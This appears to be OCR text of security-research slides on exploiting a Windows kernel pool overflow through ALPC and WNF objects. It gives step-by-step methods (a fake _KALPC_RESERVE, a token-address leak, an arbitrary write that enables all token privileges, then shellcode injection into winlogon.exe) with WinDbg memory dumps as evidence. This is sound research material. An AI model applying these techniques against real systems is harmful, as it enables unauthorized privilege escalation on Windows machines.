


```
1: kd> dq ffffce80`c3e4f000
ffffce80`c3e4f000  00000282`99055970 ffffce80`d390ccb0
ffffce80`c3e4f010  ffffce80`d390cd20 ffffce80`d390cd90
ffffce80`c3e4f020  ffffce80`d390dab0 ffffce80`d390e060
ffffce80`c3e4f030  ffffce80`d390dea0 ffffce80`d390dd50
ffffce80`c3e4f040  ffffce80`d390d9d0 ffffce80`d390e300
ffffce80`c3e4f050  ffffce80`d390db20 ffffce80`d390e530
ffffce80`c3e4f060  ffffce80`d390dc70 ffffce80`d390e140
ffffce80`c3e4f070  ffffce80`d390db90 ffffce80`d390de30
```

Vulnerability Exploitation

Fake _KALPC_RESERVE

- Call NtQuerySystemInformation to leak the token address.
- Write the token address to FAKE _KALPC_MESSAGE + 0xe0.




```
1: kd> dt _KALPC_MESSAGE 0x00000282`98fc84d0
nt!_KALPC_MESSAGE
   +0x000 Entry            : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x010 PortQueue        : (null)
   +0x018 OwnerPort        : 0xffffbc8d`de6f5a80 _ALPC_PORT
   +0x020 WaitingThread    : (null)
   +0x028 u1               : <anonymous-tag>
   +0x02c SequenceNo       : 0n1
   +0x030 QuotaProcess     : 0x00000282`98fc54e0 _EPROCESS
   +0x030 QuotaBlock       : 0x00000282`98fc54e0 Void
   +0x038 CancelSequencePort : (null)
   +0x040 CancelQueuePort  : (null)
   +0x048 CancelSequenceNo : 0n0
   +0x050 CancelListEntry  : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x060 Reserve          : 0x00000282`98fc54e0 _KALPC_RESERVE
   +0x068 MessageAttributes : _KALPC_MESSAGE_ATTRIBUTES
   +0x0b0 DataUserVa       : 0x00000282`98fb5b08 Void
   +0x0b8 CommunicationInfo : 0xffffce80`d25066d0 _ALPC_COMMUNICATION_INFO
   +0x0c0 ConnectionPort   : 0xffffbc8d`dde32940 _ALPC_PORT
   +0x0c8 ServerThread     : (null)
   +0x0d0 WakeReference    : (null)
   +0x0d8 WakeReference2   : (null)
   +0x0e0 ExtensionBuffer  : 0xffffce80`c0ef16f0 Void
   +0x0e8 ExtensionBufferSize : 0x28
   +0x0f0 PortMessage      : _PORT_MESSAGE
```

Vulnerability Exploitation

Arbitrary address write


- Call NtAlpcSendWaitReceivePort to trigger arbitrary address write.
- Overwrite the Privileges of token + 0x40 into 16 bytes of 0xff.

AlpcpCaptureMessageDataSafe()+16:




```
if ( inputbuffer )
{
  memmove(&message[1], inputbuffer, BufferSize);
  memmove(message->ExtensionBuffer, &inputbuffer[BufferSize], DataLength - BufferSize);
}
```

Before:



```
1: kd> dq ffffce80`c0ef16f0
ffffce80`c0ef16f0  00000006`02880000 00000000`00800000
ffffce80`c0ef1700  00000000`40800000 00000000`00000000
ffffce80`c0ef1710  00000000`00000000 00000000`00000000
ffffce80`c0ef1720  46010000`00000000 0000000f`00000001
ffffce80`c0ef1730  000001e0`00000000 00000000`00001000
ffffce80`c0ef1740  31343444`00000000 ffffce80`c0ef1b40
ffffce80`c0ef1750  00000000`00000000 ffffce80`c0e09940
ffffce80`c0ef1760  ffffce80`c0e09940 ffffce80`c0e0995c
```

After:




```
1: kd> dq ffffce80`c0ef16f0
ffffce80`c0ef16f0  ffffffff`ffffffff ffffffff`ffffffff
ffffce80`c0ef1700  00000000`40800000 00000000`00000000
ffffce80`c0ef1710  00000000`00000000 00000000`00000000
ffffce80`c0ef1720  46010000`00000000 0000000f`00000001
ffffce80`c0ef1730  000001e0`00000000 00000000`00001000
ffffce80`c0ef1740  31343444`00000000 ffffce80`c0ef1b40
ffffce80`c0ef1750  00000000`00000000 ffffce80`c0e09940
ffffce80`c0ef1760  ffffce80`c0e09940 ffffce80`c0e0995c
```

Vulnerability Exploitation

Elevation of Privilege

- Open procexp.exe to view the permissions of the process, and find that the SeDebugPrivilege permission has been obtained, and Flags is Enable.
- With the SeDebugPrivilege privilege, we can inject Shellcode into the winlogon.exe process to achieve elevation of privilege.




User: DESKTOP-DVM58ED\jiany
SID: S-1-5-21-3098559272-200709105-3354424299-1000
Session: 1 Logon Session: 2590d
Virtualized: No Protected: No

Group	Flags
BUILTIN\Administrators	Deny
BUILTIN\Users	Mandatory
CONSOLE LOGON	Mandatory
DESKTOP-DVM58ED\None	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\Medium Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\LogonSessionId_0_152127	Mandatory
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory
NT AUTHORITY\本地帐户	Mandatory
NT AUTHORITY\本地帐户和管理员组成员	Deny

Group SID: n/a

Privilege	Flags
SeCreatePermanentPrivilege	Enabled
SeCreateSymbolicLinkPrivilege	Enabled
SeCreateTokenPrivilege	Enabled
SeDebugPrivilege	Enabled
SeDelegateSessionUserImpersonatePrivilege	Enabled
SeEnableDelegationPrivilege	Enabled

Demo video


回收站
Microsoft Edge
test
exploit.exe
在这里输入你要搜索的内容
测试模式
Windows 10 专业版
Build 19041.vb_release.191206-1406
15°C 多云
英
15:00
2021/10/14

Why is it universal?

- Because these are custom size structures.
- They can match the structure size of 0x30 ~ 0x11000+

0x30 ~ 0x1000 size：

_WNF_STATE_DATA (0x30 ~ 0x1000)

_ALPC_HANDLE_TABLE->Handles (0x90、0x110、0x210、0x410 、0x810、0x1000...0x10000...)

_KALPC_MESSAGE (0x160 ~ 0x11000)

> 0x1000 size:

_ALPC_HANDLE_TABLE->Handles

_KALPC_MESSAGE

Why is it universal?

> 0x11000 size:

_ALPC_HANDLE_TABLE->Handles (0x90、0x110、0x210、0x410 、0x810、0x1000...0x10000...)

Universal exploitation of WNF

- The size of the _WNF_STATE_DATA structure is customizable, the range is 0x30 to 0x1000.
- Overflows the AllocatedSize field, which can reach an out-of-bounds write in the maximum range of 0x1000 size.


```
nt!_WNF_STATE_DATA
   +0x000 Header          : _WNF_NODE_HEADER
   +0x004 AllocatedSize   : Uint4B
   +0x008 DataSize        : Uint4B
   +0x00c ChangeStamp     : Uint4B
```

Universal exploitation of Handles

- The calculation rule of size: 0x90、0x110、0x210、0x410 、0x810、0x1000...0x10000...
- When the size of the pool is > 0x1000, there is no pool header of size 0x10.
- Overflow Handles and modify the address to our fake _KALPC_RESERVE user mode address.
- Even if what you overwrite is an invalid value, you can still call VirtualAlloc to map it to a user-mode address.

Universal exploitation of Message

